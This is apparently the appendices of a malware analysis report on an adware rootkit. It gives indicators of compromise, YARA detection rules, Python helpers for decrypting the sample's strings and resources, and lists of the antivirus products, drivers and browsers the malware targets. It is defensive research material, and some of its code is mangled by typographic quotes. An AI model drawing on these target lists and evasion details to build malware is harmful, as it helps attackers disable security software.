- 58hex.com
- jeegtube.com
- User agent:
- Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
- Files:
- Help_dll.dll
- NTSVC.ocx

Rootkit

- Device name: \\..\DrvProtect
- Registry paths:
- HKLM\SYSTEM\CurrentControlSet\Control\Network\PowerMode
- HKLM\SYSTEM\CurrentControlSet\Control\Network\PowerMode2
- HKLM\SYSTEM\CurrentControlSet\Control\Network\atimode
- HKLM\SYSTEM\CurrentControlSet\Control\Network\set_st
- HKLM\SYSTEM\CurrentControlSet\Control\Network\set_bl
- HKLM\SYSTEM\CurrentControlSet\Control\Network\set_pt

Setup dropper

- Registry paths:
- HKLM\SYSTEM\CurrentControlSet\Network\set_pt
- HKLM\SYSTEM\CurrentControlSet\Network\atimode

LUA Script 2

- Network activity:
- gpt9.com
- 198.8.61.161
- 173.192.16.184

LUA Script 1

- Network activity:
- 173.192.28.166
- 173.192.16.184

Payload Master

- Mutex: Global\SetupMutex_WinMain_07676023_12CC_451E_A37B_ADB00A945B14
- Registry paths:
- HKLM\SOFTWARE\Wow6432Node\Microsoft\Network\FileService\Liveup
- HKLM\SOFTWARE\Wow6432Node\Microsoft\Network\FileService\install_time
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run\svcvmx
- HKLM\SYSTEM\CurrentControlSet\Control\Network\set_pt
- Pipe: SVCVMX{72CE8DB0-6EB6-4C24-92E8-A07B77A229F8}
- File paths:
- „%localappdata%\Microsoft\Windows Media\userdata2
- Network activity:
- client-api.essads.com
- User agent used:
- Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
- Desktop name: srcvmx_desktop

Payload Client

- Mutex: Global\SetupMutex_ED6901A1-2E80-4FABAAD5-84638FC3F382}
- Pipe: SVCVMX{72CE8DB0-6EB6-4C24-92E8-A07B77A229F8}
- Network activity: plenty of network connections comming from this process

Appendix 2: Tools for detection and decryption

Yara

```
import „pe”

rule c_exe
{
    strings:
        $c0 = „desktop.ini” wide
        $c1 = „download.dat” wide

        $d0 = „kadefenader” wide
        $d1 = „wkadecfenader” wide
    condition:
        all of ($c*) or 1 of ($d*)
}

rule zacinlo_exe
{
    strings:
        $c0 = „\\CHROME.EXE” fullword ascii
        $c1 = „\\FIREFOX.EXE” fullword ascii
        $c2 = „\\360CHROME.EXE” fullword ascii
        $c3 = „openssl” ascii

        $d0 = { 73 74 61 72 [1-6] 45 4B 75 70 }
        $d1 = { 6D 62 61 6D [1-6] 2E 65 78 65 [1-6] 7C 6D 62 61 [1-6] 6D 73 65 72 [1-6] 76 69 63 65
[1-6] 2E 65 78 65 [1-6] 7C 6D 62 61 [1-6] 6D 74 72 61 [1-6] 79 2E 65 78 [1-6] 65 7C 41 76 [1-6] 69
72 61 2E [1-6] 53 79 73 74 [1-6] 72 61 79 2E [1-6] 65 78 65 7C [1-6] 41 76 69 72 [1-6] 61 2E 53 65
[1-6] 72 76 69 63 [1-6] 65 48 6F 73 [1-6] 74 2E 65 78 [1-6] 65 00 00 00 }
        $e0 = „SeShutdownPrivilege” wide
        $e1 = „SeDebugPrivilege” wide
        $e2 = „TOSHIBA” wide

        $f0 = „tprdpw64” ascii
        $f1 = „tprdpw64” wide
        $f2 = „msidntld.exe” wide
        $f3 = „msidntld.exe” ascii
```

```
        $g0 = „unzip” ascii
        $g1 = „CryptoPP” ascii
        $g2 = „TOSHIBA” wide
        $g3 = „Bluetooth” wide

        $h0 = „version” fullword ascii
        $h1 = „parameters” fullword ascii
        $h2 = „always_run” fullword ascii
        $h3 = „service” fullword ascii
        $h4 = „password” fullword ascii
        $h5 = „install” fullword ascii
        $h6 = „svc” fullword ascii
        $h7 = „launch” fullword ascii
        $h8 = „param” fullword ascii

        $mutex = {C7 [2-6] 7B 00 41 00 C7 [2-6] 42 00 45 00 C7 [2-6] 34 00 37 00 C7 [2-6] 42 00 37
00 C7 [2-6] 32 00 2D 00 C7 [2-6] 30 00 43 00 C7 [2-6] 32 00 46 00 C7 [2-6] 2D 00 34 00 C7 [2-6] 32
00 31 00 C7 [2-6] 46 00 2D 00 C7 [2-6] 42 00 46 00 C7 [2-6] 45 00 35 00 C7 [2-6] 2D 00 44 00 C7 [2-
6] 38 00 36 00 C7 [2-6] 46 00 38 00 C7 [2-6] 41 00 42 00 C7 [2-6] 44 00 33 00 C7 [2-6] 35 00 37 00
C7 [2-6] 30 00 7D 00}
        $mutex0 = {C7 [2-6] 68 74 74 70 C7 [2-6] 3A 2F 2F 67 C7 [2-6] 70 74 39 2E C7 [2-6] 63 6F 6D
2F C7 [2-6] 61 70 69 2F C7 [2-6] 71 7A 6B 7A}
        $mutex1 = {C7 [2-6] 7B 00 41 00 C7 [2-6] 42 00 45 00 C7 [2-6] 34 00 37 00 C7 [2-6] 42 00 37
00 C7 [2-6] 32 00 2D 00 C7 [2-6] 30 00 43 00 C7 [2-6] 32 00 46 00 C7 [2-6] 2D 00 34 00 C7 [2-6] 32
00 31 00 C7 [2-6] 46 00 2D 00 C7 [2-6] 42 00 46 00 C7 [2-6] 35 00 2D 00 C7 [2-6] 44 00 38 00 C7 [2-
6] 36 00 46 00 C7 [2-6] 38 00 41 00 C7 [2-6] 42 00 44 00 C7 [2-6] 33 00 35 00 C7 [2-6] 37 00 30 00
C7 [2-6] 7D}
    condition:
        all of ($c*) or (all of ($d*) and 1 of ($e*)) or (1 of ($f*) and all of ($g*)) or all of
($h*) or 1 of ($mutex*)
}

rule ct2_exe
{
    strings:
        $c0 = „script.lua” ascii
        $c1 = „script2.lua” ascii
    condition:
        1 of them
}

rule ct_exe
```

```
    strings:
        $c0 = „to install the service” wide
        $c1 = „to remove the service” wide

        $d0 = „c:\\log.txt” ascii
        $d1 = „script.lua” ascii
        $d2 = „script2.lua” ascii
        $d3 = „-version” ascii

    condition:
        ((all of ($c*) or $d0) and #d1 == 0 and #d2 == 0 and #d3 == 0)
}

rule ct_unknown_exe
{
    strings:
        $e0 = „install” fullword ascii
        $e1 = „svc” fullword ascii
        $e2 = „launch” nocase fullword ascii
        $e3 = „param” fullword ascii

        $f0 = „Liveup” fullword wide
        $f1 = „Liveup” fullword ascii
    condition:
        (all of ($e*) and 1 of ($f*))
}

rule ct2_downloader
{
    strings:
        $c0 = „ct.exe” fullword ascii
        $c1 = „ct.zip” fullword ascii

        $d0 = „BINDATA” fullword wide
        $d1 = „BypassUac” wide
    condition:
        1 of ($c*) and all of ($d*)
}

rule qdcomsvc_exe
{
```

```
        $c0 = „360tray.exe” wide
        $c1 = „a2service.exe” wide
        $c2 = „ct=%d&dataup=%d&cpx=%d&svcvmx=%d&qd=%d&szpsrv=%d&splsrv=%d” ascii

        $d0 = „dataup.exe” wide
        $d1 = „cpx.exe” wide
        $d2 = „dct.exe” wide
        $d3 = „svcvmx.exe” wide
        $d4 = „splsrv.exe” wide
        $d5 = „szpsrv.exe” wide
    condition:
        all of them and 1 of ($d*)
}

rule dataup_exe
{
    strings:
        $c0 = „\\ds.vbp” wide
        $c1 = „databack.php” wide
    condition:
        all of them
}

rule help_dll
{
    strings:
        $c0 = „\\help_dll.pdb” ascii
        $c1 = „HelpDecrypt” fullword ascii
        $c2 = „HelpEncrypt” fullword ascii
        $c3 = „HelpGuid” fullword ascii
    condition:
        all of them or (pe.exports(„HelpDecrypt”) and pe.exports(„HelpEncrypt”) or
pe.exports(„HelpGuid”))
}

rule NTSVC_ocx
{
    strings:
        $c0 = „NT Service Control Module” wide
        $c1 = „Microsoft” wide
        $c2 = „DllCanUnloadNow” fullword ascii
```

```
        $c3 = „DllGetClassObject” fullword ascii
        $c4 = „DllRegisterServer” fullword ascii
        $c5 = „DllUnregisterServer” fullword ascii
        $c6 = „SYSTEM\\CurrentControlSet\\Services\\EventLog\\Application\\” ascii
        $c7 = „StartService” fullword ascii
        $c8 = „EventMessageFile” fullword ascii
        $c9 = „LogEvent” fullword ascii
        $c10 = „CNtSvcCtrl::ServiceMain()” fullword ascii
    condition:
        8 of them
}

rule radardt
{
    strings:
        $a0 = „\\Registry\\MACHINE\\SYSTEM\\CurrentControlSet\\Control\\hivelist” wide
        $a1 = „X:\\windows\\system32\\config\\HARDWARE” wide
        $a2 = „\\Device\\DrvProtect” fullword wide

        $b0 = „[ObProcessPreCall_CREATE]” ascii
        $b1 = „[ObProcessPreCall_DUPLICATE]” ascii
        $b2 = „[RegNtPreSetValueKey]” ascii
        $b4 = „\\DATAUP” fullword wide

        $c0 = „\\ASWSP.SYS” ascii
        $c1 = „\\MBAM.SYS” ascii
        $c2 = „\\REGTOOL.EXE” ascii
        $c3 = „\\DATAUP.EXE” ascii
        $c4 = „\\DRIVERS\\WDFILTER.SYS” ascii
        $c5 = „UPDATEADMIN.EXE” ascii
        $c6 = „\\SPYHUNTER4.EXE” ascii

        $d1 = „.vmp1” fullword ascii
        $d2 = „.vmp2” fullword ascii
        $d3 = „IoRegisterBootDriverReinitialization” ascii
        $d4 = „ZwOpenSymbolicLinkObject” ascii
        $d5 = „FltRegisterFilter” ascii

        $e0 = „set_st” fullword wide
```

```
        $e1 = „set_pt” fullword wide
        $e2 = „atimode” fullword wide
        $e3 = „PowerMode” fullword wide
        $e4 = „PowerMode2” fullword wide

        $f0 = „-starup” wide
        $f1 = „\\Device\\DrvProtect” wide
        $f2 = „\\DATAUP.EXE” ascii
        $f3 = „\\CTX.EXE” ascii
        $f4 = „\\SVCVMX.EXE” ascii
        $f5 = „\\TPRDPW64.EXE” ascii
        $f6 = „TASKMGR.EXE” ascii

    condition:
        all of ($a*) or all of ($b*) or 4 of ($c*) or all of ($d*) or all of ($e*) or 5 of ($f*)
}


rule regtool_exe
{
    strings:
        $c0 = „bypassuac” ascii
        $c1 = „regtool.pdb” ascii
    condition:
        all of them
}

rule s5_exe
{
    meta:
        directory = „s5”
    strings:
        $c0 = {42 00 49 00 4E 00 44 00 41 00 54 00 41 00 50 4B}
        $c1 = „BINDATA” fullword wide
        $c2 = {4B 50 01 D3}
        $c3 = „a.exe” fullword wide

        $d0 = „msidntld32.zip” wide
        $d1 = „msidntld64.zip” wide
```

```
$d2 = „radardt32.zip” wide
$d3 = „radardt64.zip” wide
$d4 = „netfilter3_x86_xp.zip” wide
$d5 = „netfilter3_x64_xp.zip” wide
$d6 = „netfilter3_x86_win7.zip” wide
$d7 = „netfilter3_x64_win7.zip” wide
$d8 = „netfilter3_x86_win8.zip” wide
$d9 = „netfilter3_x64_win8.zip” wide
$d10 = „udisk.zip” wide
$d11 = „udisk32.zip” wide

$d12 = „atad.7niw_46x_3retliften” ascii
$d13 = „atad.7niw_68x_3retliften” ascii
$d14 = „atad.pxniw_46x_3retliften” ascii
$d15 = „atad.pxniw_68x_3retliften” ascii
$d16 = „atad.8niw_46x_3retliften” ascii
$d17 = „atad.8niw_68x_3retliften” ascii
$d18 = „atad.23tdradar” ascii
$d19 = „atad.46tdradar” ascii
$d20 = „atad.ksidu” ascii
$d21 = „atad.23ksidu” ascii

$d22 = „ndistpr64.sys” ascii
$d23 = „tprdpw64.exe” ascii
$d24 = „ct2.exe” ascii
$d25 = „ct.exe” ascii
$d26 = „msisasrv.sys” ascii
$d27 = „msidntld.exe” ascii
$d28 = „report” ascii

$d29 = „msidntld32.zip” ascii
$d30 = „msidntld64.zip” ascii
$d31 = „radardt32.zip” ascii
$d32 = „radardt64.zip” ascii
$d33 = „netfilter3_x86_xp.zip” ascii
$d34 = „netfilter3_x64_xp.zip” ascii
$d35 = „netfilter3_x86_win7.zip” ascii
$d36 = „netfilter3_x64_win7.zip” ascii
$d37 = „netfilter3_x86_win8.zip” ascii
```

```
        $d38 = „netfilter3_x64_win8.zip” ascii
        $d39 = „udisk.zip” ascii
        $d40 = „udisk32.zip” ascii

        $d41 = „msidntld32.data” ascii
        $d42 = „msidntld64.data” ascii
        $d43 = „radardt32.data” ascii
        $d44 = „radardt64.data” ascii
        $d45 = „netfilter3_x86_xp.data” ascii
        $d46 = „netfilter3_x64_xp.data” ascii
        $d47 = „netfilter3_x86_win7.data” ascii
        $d48 = „netfilter3_x64_win7.data” ascii
        $d49 = „netfilter3_x86_win8.data” ascii
        $d50 = „netfilter3_x64_win8.data” ascii
        $d51 = „udisk.data” ascii
        $d52 = „udisk32.data” ascii
        $d53 = „ndistpr64.data” ascii
        $d54 = „tprdpw64.data” ascii
        $d55 = „ct2.data” ascii
        $d56 = „ct.data” ascii

        $d57 = „atad.23dltndism” ascii
        $d58 = „atad.46dltndism” ascii
        $d59 = „atad.2tc” ascii
        $d60 = „atad.px_46x_3retliften” ascii
        $d61 = „atad.px_68x_3retliften” ascii
    condition:
        2 of ($c*) and 2 of ($d*) or 4 of ($d*)
}


rule s5_new_exe
{
    strings:
        $d0 = „bottom1.avi” fullword wide
        $d1 = „bottom4.avi” fullword wide
        $d2 = „bottom5.avi” fullword wide
        $d3 = „bar1.avi” fullword wide
        $d4 = „bar2.avi” fullword wide
```

```
        $d5 = „top1.avi” fullword wide
        $d6 = „top2.avi” fullword wide
        $d7 = „ilogo1.avi” wide
        $d8 = „ilogo2.avi” wide
    condition:
        all of them
}

rule old_s5_unknown_exe
{
    strings:
        $d0 = „I’m going to start the program” fullword wide
        $d1 = „Warning” fullword wide
        $d2 = „Click to start the program” fullword wide
        $d3 = „Starting” fullword wide
        $d4 = „Starting upgrade” fullword wide
    condition:
        all of them
}

rule s5mark_install_exe
{
    strings:
        $d0 = „S5mark.lnk” fullword wide
        $d1 = „s5.lnk” fullword wide
        $d2 = „\\S5mark.exe” fullword wide
        $d3 = „S5mark.exe” ascii
        $d4 = „s5mark_install.pdb” nocase ascii

        $e0 = „Software” fullword wide
        $e1 = „Classes” fullword wide
        $e2 = „Module” fullword wide
        $e3 = „Module_Raw” fullword wide
        $e4 = „REGISTRY” fullword wide
        $e5 = „APPID” fullword wide
        $e6 = „Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\” fullword wide
        $e7 = „DisplayIcon” fullword wide
        $e8 = „UninstallString” fullword wide
        $e9 = „DisplayName” fullword wide
```

```
    condition:
        3 of ($d*) or 1 of ($d*) and all of ($e*)
}

rule s5mark_uninstall_exe
{
    strings:
        $d0 = „s5.lnk” fullword wide
        $d1 = „Are you sure to remove s5mark” wide
        $d2 = „Successed to remove s5mark” wide
        $pdb = „s5mark_unit.pdb” nocase ascii
    condition:
        3 of them
}

rule s5mark_panel_exe
{
    strings:
        $pdb = „s5mark_panel.pdb” nocase ascii
    condition:
        1 of them
}

rule mgr_toolbar_old
{
    strings:
        $pdb0 = „work\\http-download\\” ascii

        $c0 = „ForceRemove” fullword wide
        $c1 = „NoRemove” fullword wide
        $c3 = „NetworkHostSrv” fullword wide
        $c4 = „NetworkHostSvc” fullword wide

        $url0 = „tracking.yeehbuy.com” ascii
        $url1 = „tracking.photoyee.com” ascii
        $url2 = „tracking.weiboniu.com” ascii
        $url3 = „tracking.downloadyee.com” ascii
        $url4 = „tracking.downloadyeah.com” ascii
        $url5 = „tracking.imobitracking.net” ascii
```

```
        $url6 = „%d/updaterinfo.bin” wide

        $d0 = „updaterSvcInfo” ascii
        $d1 = „protecttime” ascii
        $d1 = „netprotectcount” ascii
        $d1 = „protectedSvcInfo” ascii

        $e0 = „svcDesc” fullword ascii
        $e1 = „infoName” fullword ascii
        $e2 = „taskDirName” fullword ascii
        $e3 = „upDirName” fullword ascii
        $e4 = „BName” fullword ascii
        $e5 = „AName” fullword ascii
        $e6 = „taskUri” fullword ascii

        $mutex0 = „9CD865CA-C319-4BF9-8577-EA6EC7F36AE7” wide
    condition:
        1 of ($mutex*) or (2 of ($c*) and (1 of ($pdb*) or 1 of ($url*) or all of ($d*)) or all of
($e*))
}

rule mgr_downloader
{
    strings:
        $pdb0 = „\\download_mgr\\” ascii
        $pdb2 = „Release\\toolbar_setup.pdb” ascii
        $pdb3 = „\\download_mgr_photoyee\\” ascii
        $pdb4 = „Release\\tb_setup_zip.pdb” ascii
        $pdb5 = „:\\downloader\\download_mgr” ascii

        $mutex0 = „{E9B7658F-E588-4819-9A6E-44DB5590982A}” fullword wide

        $c0 = „ad.downloadyee.com” wide
        $c1 = „www.trackfiledownload.com” wide
        $c2 = „www.yeehbuy.com” wide
        $c3 = „/entry/feedbackinfo/” wide
        $c4 = „/entry/svc/tbsetup/” wide
        $c5 = „/entry/infomgr/svc/” wide
        $c6 = „download.dat” fullword ascii
```

```
        $g0 = „ForceRemove” fullword wide
        $g1 = „NoRemove” fullword wide

        $h0 = „postkey” fullword ascii
        $h1 = „softinfo” fullword ascii
        $h2 = „ratio” fullword ascii
        $h3 = „url” fullword ascii
        $h4 = „exename” fullword ascii
        $h5 = „cmd” fullword ascii
        $h6 = „foldertype” fullword ascii
        $h7 = „download.dat” fullword wide
        $h8 = „toolbar” fullword ascii
        $h9 = „name” fullword ascii
        $h10 = „desc” fullword ascii
        $h11 = „eula” fullword ascii
        $h12 = „registry” fullword ascii
        $h13 = „uniqkey” fullword ascii
        $h14 = „linkTitle” fullword ascii

        $i0 = „ldtmp.dat” fullword wide

    condition:
        $mutex0 or 1 of ($pdb*) or 2 of ($c*) or (all of ($g*) and (8 of ($h*) or all of ($i*)))
}

rule bypass_exe
{
    strings:
        $c0 = „\\Bypass” fullword wide
        $c1 = „\\guid.log” fullword wide

        $d0 = „c:\\log.txt” ascii

        $e0 = „ctfmon.zip” ascii
    condition:
        all of ($c*) and #d0 == 0 or $e0
}
```

```
rule splsrv_exe
{
    strings:
        $c0 = „splsrv” ascii
        $c1 = „splsrv” wide
        $d0 = „openssl.org” ascii

        $e0 = „-interval” fullword ascii
        $e1 = „-version” fullword ascii
        $e1 = „-ip” fullword ascii

        $mutex = „Global\\splsrv” ascii
    condition:
        1 of ($c*) and all of ($d*) and 1 of ($e*) or $mutex
}

rule svcvmx_exe
{
    strings:
        $c0 = „srcvmx_desktop” wide
    condition:
        1 of them
}

rule winscr_exe
{
    strings:
        $c0 = „WebTWAINService.exe” fullword ascii
        $c1 = „YCMMirage.exe” fullword ascii
        $c2 = „Battle.net” fullword ascii

        $d0 = „Release\\Screen.pdb” ascii

        $e0 = „Screen.exe” ascii
        $e1 = „crypto” ascii
        $e2 = „QObject” ascii

        $f0 = „http://www.gpt9.com/api/qzmd” ascii
        $f1 = „http://www.gpt9.com/api/qzki” ascii
```

```
        $f2 = „http://www.gpt9.com/api/eflt” ascii
        $f3 = „http://www.gpt9.com/api/efls” ascii
        $f4 = „http://www.gpt9.com/api/lt?” ascii
        $f5 = „http://www.gpt9.com/api/efup” ascii
    condition:
        1 of ($c*) or 1 of ($d*) or all of ($e*) or 4 of ($f*)
}

rule vxmclient_exe
{
    strings:
        $c0 = „Release\\winltc.exe.pdb” ascii
    condition:
        1 of ($c*) or pe.exports(„GetHandleVerifier”)
}

rule report
{
    strings:
        $c0 = {68 74 74 70 [1-6] 3A 2F 2F 77 [1-6] 77 77 2E 74 [1-6] 74 66 6C 62 [1-6] 2E 63 6F 6D
[1-6] 2F 72 65 70 [1-6] 6F 72 74 3F [1-6] 73 3D 25 64 [1-6] 26 72 65 3D [1-6] 25 64}

        $d0 = { 69 00 73 00 [1-6] 61 00 73 00 [1-6] 72 00 76 00 [1-6] 2E 00 73 00 [1-6] 79 00 73 00
}
        $d1 = { 69 00 64 00 [1-6] 6E 00 74 00 [1-6] 6C 00 64 00 [1-6] 2E 00 65 00 [1-6] 78 00 65 00
}
        $d2 = { 63 00 74 00 [1-6] 2E 00 65 00 [1-6] 78 00 65 00 }

        $e0 = {69 6E 73 74 [3] 61 6C 6C 00}
    condition:
        (1 of ($c*) or all of ($d*)) and 1 of ($e*)
}

rule homepageoptimizer
{
    strings:
        $c0 = „Homepageoptimizer” wide
        $c1 = „Homepage Url” wide
        $c2 = „CryptoPP” ascii
    condition:
```

```
        all of them
}

rule uninstall_homepageoptimizer
{
    strings:
        $c0 = „homepageoptimizer.exe” wide
        $c1 = „Untinstall homepageoptimizer” wide
        $c2 = „homepageoptimizer.lnk” wide
    condition:
        all of them
}

rule netfilter
{
    strings:
        $c0 = „netfilter2.sys” wide
        $c1 = „NetFilterSDK.com” fullword wide
        $c2 = „\\projects\\projectsJ\\” ascii
    condition:
        2 of them
}
```

String decryption

```
def decrypt_string(mystr):
    hex_data = [ord(c) for c in mystr]

    edx = 0
    index = 0
    max_index = len(hex_data)

    xlat = „a_qTwBHWKFDMkiUmIelJ8yhjb0f4zQO9SxuXAVZ372ELrtG6vCNds5poYn1cgPR-/?:”
    xlat_hex_data = [ord(c) for c in xlat]

    new_data = []

    while index < max_index:
        ecx = 0
```

```
        edx = hex_data[index]
        for x in xlat_hex_data:
            if x == edx:
                break
            ecx += 1
            if ecx >= 0x43:
                break

        ecx += 0x40
        eax = 0x7A44C6B
        edx = (eax * ecx) >> 4*8
        edx = (edx >> 1) * 0x43
        ecx = ecx - edx

        d = xlat_hex_data[ecx]
        new_data.append(d)
        index += 1

    d = [chr(c) for c in new_data]
    return ,'.join(d)
```

Resource decryption

```
def decrypt(data, key):
    new_data = ,'
    for x in data:
        new_data += chr(ord(x) ^ key)
    return new_data
data = ,'
key = 0
print(decrypt(data.decode(,hex'), key))
```

DES decryption

```
from Crypto.Cipher import DES
obj = DES.new(,improxy8', DES.MODE_ECB)
data =  ,'"
print(obj.decrypt(request.decode(„hex")))
```

Appendix 3: More information

Antimalware processes targeted by this malware	
Antimalware	**Process name**
Ad-Aware	AdAwareDesktop
	AdAwareService
	AdAwareTray
Avast	avastsvc
AVG	avgnt
	avgrsx
	avgsvcx
	avguard
	avguard
	avguix
Avira	Avira.ServiceHost
	avshadow
Bitdefender	bdagent
BullGuard	bullguard
Comodo	cis
	CisTray
Dr. Web	dwarkdaemon
	dwengine
	spideragent
Emisoft	a2service
	a2start
Eset	egui
	ekrn
Fortinet	FortiClientVirusCleaner
F-Prot	FPAVServer
	FprotTray
F-Secure	fsgk32
G-Data	gdscan
Ikarus	guardxkickoff
	guardxservice
	guardxservice _x64
Immunet	sfc
	iptray
K7	K7SysMon
	K7TSecurity
	K7TSMain
Kaspersky	avp

Malwarebytes	mbam
	mbamservice
	mbamtray
MCShield	mcshield
Microsoft Security Essentials	msseces
Nano Antivirus	nanoav
	nanosvc
Norman	Norman_Malware_Cleaner
Norton	navapsvc
	ns
Panda	PSUAMain
	PSUAService
Quick Heal	OPSSVC
	QUHLPSVC
Sophos	SDRService
	SntpService
	Sophos UI
SUPERAntiSpyware	SASCore
	SUPERAntiSpyware
Trend-Micro	pccntmon
Twister Antivirus	twister
	twssrv
Vba32	vba32ldr
Vipre	sbamtray

Antimalware drivers targeted by this malware	
Antimalware	**Driver name**
Avast	\ASWMONFLT.SYS
	\ASWSP.SYS
AVG	\ASWNTFLT.SYS
	\AVGMONFLT.SYS
	\AVGNTFLT.SYS
	\AVGSP.SYS
Bitdefender	\ATC.SYS
	\GZFLT.SYS
	\TRUFOS.SYS
HitmanPro	\HITMANPRO
Kaspersky	\KLBACKUPFLT.SYS
Kingsoft	\KNBDRV.SYS
KLIF	\KLIF.SYS

Malwarebytes	\MBAM.SYS
	\MBAMSWISSARMY.SYS
	\MWAC.SYS
Norton	\SRTSP64.SYS
	\SYMEFASI64.SYS
	\SYMEVENT64X86.SYS
	\SYMNETS.SYS
Panda	\NNSPIHSW.SYS
	\PANDA_URL_FILTERINGD.SYS
	\PSINFILE.SYS
Qihoo360	\BAPIDRV64.SYS
	\DSARK64.SYS
	\EPP64.SYS
Windows Defender	\WDFILTER.SYS
Zemana	\ZAM64.SYS

Browser processes targeted by this malware	
Browser name	**Process name**
	\FLYIE.EXE
	\ROAMB.EXE
	\CELL.EXE
	\CYIE.EXE
	\PILUO.EXE
	\CHEERBROWSER.EXE
	\WEBSTRIP.EXE
	\SCHEDULER.EXE
	\BARSMEDIA.EXE
	\LANGUANG.EXE
	\BROWSER.EXE
	\JX.EXE
	\CAIMAO.EXE
	\SE.EXE
	\HUAER.EXE
	\WEBGAMEGT.EXE

	\FTBR.EXE
	\RUIYING.EXE
	\KCHROME.EXE
	\CHGREENBROWSER.EXE
	\DUOPING.EXE
	\07073GE.EXE
	\114IE.EXE
2291 Browser	\2291BROWSER.EXE
2345	\2345EXPLORER.EXE
2345chrome	\2345CHROME.EXE
360 Browser	\360CHROME.EXE
	\360SE.EXE
8UExplorer Web Browser	\8UEXPLORER.EXE
Acoo Browser	\ACOOBROWSER.EXE
AirView Spectrum Analyzer	\AIRVIEW.EXE
Avant Browser	\ZBROWSER.EXE
Avant Browser	\AVANT.EXE
Baidu	\BAIDUBROWSER.EXE
BitComet Resource Browser	\COMETBROWSER.EXE
	\VU.EXE
	\CAIYUN.EXE
Chrome	\CHROME.EXE
Comodo Dragon Internet Browser	\DRAGON.EXE
	\CORAL.EXE
Crazy Browser	\CRAZY BROWSER.EXE
	\DYBROWSER.EXE
Firefox	\FIREFOX.EXE
	\SBFRAME.EXE
Gameclub	\AEGIS.EXE
GamesBrowser	\GAMESBROWSER.EXE
GeSearch	\GESEARCH.EXE
GoSURF	\GOSURF.EXE
GreenBrowser	\GREENBROWSER.EXE
	\HXBROWSER.EXE
Internet Explorer	\IEXPLORE.EXE
iQ Web Browser	\MYIQ.EXE

	\JSY.EXE
Juzi	\JUZI.EXE
jwBrowser	\JWBROWSER.EXE
Kinoroom Browser	\KRBROWSER.EXE
Liebao	\LIEBAO.EXE
Luna / LunaShop / Luna Anticheat ???	\LUNA.EXE
Maxthon	\MAXTHON.EXE
Microsoft Edge	\MICROSOFTEDGECP.EXE
Microsoft Edge	\MICROSOFTEDGE.EXE
	\MINIIE_2.EXE
MyIE9	\MYIE9.EXE
Netscape	\NETSCAPE.EXE
Opera	\OPERA\LAUNCHER.EXE
Opera	\OPERA.EXE
Packard Bell Browser	\PBBROWSER.EXE
Pale Moon Web Browser	\PALEMOON.EXE
QtWeb Internet Browser	\QTWEB.EXE
Rising Browser Application	\RSBROWSER.EXE
S3 Browser	\S3BROWSER-WIN32.EXE
SaaYaa	\SAAYAA.EXE
Safari	\SAFARI.EXE
SeaMonkey	\SEAMONKEY.EXE
Seemao	\SEEMAO.EXE
SogouExplorer	\SOGOUEXPLORER.EXE
SRWare Iron	\IRON.EXE
	\SRIE.EXE
Tango	\TANGO3.EXE
Taobrowser	\TAOBROWSER.EXE
Taomee Browser	\TAOMEEBROWSER.EXE
Tencent QQ	\QQBROWSER.EXE
Tencent Traveler	\TTRAVELER.EXE
Tencent WeChat	\WECHATWEB.EXE
TFYBrowser Web Browser	\TFYBROWSER.EXE
TheWorld	\THE WORLD .EXE
TheWorld	\THEWORLD.EXE
TheWorld Chrome	\TWCHROME.EXE
UC Browser	\UCBROWSER.EXE
Xbrowser	\XBROWSER.EXE
	\XTTBROWSER.EXE

Xplorer	\XPLORER.EXE
YY Explorer	\YYEXPLORER.EXE
AliBrowser	\ALIBROWSER.EXE

Digital signatures targeted by rootkit	
Product	**Digital signature**
Adlice	Adlice
Auslogics	Auslogics Labs Pty Ltd
Avast	AVAST Software a.s.
	AVAST Software s.r.o.
AVG	AVG Technologies CZ, s.r.o.
Avira	Avira Operations GmbH & Co.KG
Kingsoft Security	Beijing Kingsoft Security software Co., Ltd
Beijing Rising Information Technology	Beijing Rising Information Technology Corporation Limited
Bitdefender	Bitdefender SRL
Bleeping Computer	Bleeping Computer, LLC.
Blue Coat Norway AS	Blue Coat Norway AS
BrightFort	BrightFort LLC
BullGuard	BullGuard Ltd
	BullGuard Ltd.
Byte Technologies	Byte Technologies LLC
Check Point Software Technologies	Check Point Software Technologies Ltd.
Comodo Security	Comodo Security Solutions
Computer Associates International	Computer Associates International
Datpol Janusz Siemienowicz	Datpol Janusz Siemienowicz
Doctor Web	Doctor Web Ltd.
Emsisoft	Emsisoft GmbH
	Emsisoft Ltd
Enigma Software	Enigma Software Group USA, LLC
ESET	ESET, spol.s r.o.
Filseclab Corporation	Filseclab Corporation
Fortinet Technologies	Fortinet Technologies
FRISK Software	FRISK Software International
G DATA	G DATA Software AG
Glarysoft	Glarysoft LTD
Gridinsoft	Gridinsoft, LLC
HuoRongBoRui (Beijing) Technology	HuoRongBoRui (Beijing) Technology Co.,Ltd
IKARUS Security Software	IKARUS Security Software GmbH
Immunet Corporation	Immunet Corporation
IObit Information Technology	IObit Information Technology
K7 Computing	K7 Computing Pvt Ltd

Kaspersky	Kaspersky Lab
Lavasoft	Lavasoft Limited
Lenovo	Lenovo
Malwarebytes Corporation	Malwarebytes Corporation
McAfee	McAfee, Inc.
NANO Security	NANO Security Ltd
Panda Security	Panda Security S.L
Piriform	Piriform Ltd
Plumbytes Software	Plumbytes Software Lp
Qihoo 360 Software(Beijing) Company	Qihoo 360 Software(Beijing) Company Limited
Quick Heal Technologies	Quick Heal Technologies(Pvt) Ltd.
Safer Networking	Safer Networking Ltd.
Sophos	Sophos Ltd
SUPERAntiSpyware	SUPERAntiSpyware.com
SurfRight	SurfRight B.V.
System Healer Tech	System Healer Tech Sp.Zo.o.
ThreatTrack Security	ThreatTrack Security, Inc.
Trend Micro	Trend Micro, Inc.
VIRUSBLOKADA	VIRUSBLOKADA ODO
Zemana	Zemana Ltd.

Appendix 4: File Hashes

Bypass UAC

```
bea4957714266bfbfe481189d8623b37b4c4ecc1
5cfdb8e9af0dce1d3a73c5f4ca70230f6988d8fa
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bb8c7571524bf29739f14e1e2597d016e867e8be
b124d11fda214467c1678335c9f5ef7c5e158b45
e1a2f64087bb181f26ed7ff982551713b7e198a8
13d54571fa76eb1b9cd97959329c63d8f69c29dc
